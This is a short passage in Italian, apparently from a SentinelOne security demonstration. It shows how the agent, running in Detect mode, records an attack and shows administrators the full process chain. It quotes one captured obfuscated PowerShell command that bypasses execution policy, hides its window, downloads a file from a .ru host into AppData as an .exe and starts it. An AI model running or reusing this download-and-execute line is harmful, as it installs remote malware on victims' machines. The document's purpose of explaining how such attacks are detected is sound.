
Dopo aver fatto clic su “Sì”, l'attacco è in corso. Vediamo cosa rileva l'agente SentinelOne (in esecuzione in modalità Detect per questo esempio).

L'amministratore può esaminare esattamente in che modo ogni elemento di questa sequenza ha contribuito all'attacco.
SentinelOne mostra la riga di comando esatta che richiama il comando PowerShell:
-ExECUtiONpOlIcy BYpAsS -NoPROfILE -WInDOWSTYLe HIdDEN (neW-oBJeCT SysTem.NeT.weBcliENT).doWNlOADfilE('http://v32gy.worldnews932.ru/file/nit.nbv','C:UsersadminAppDataRoaming.exE');START-proceSS 'C:UsersadminAppDataRoaming.exE'

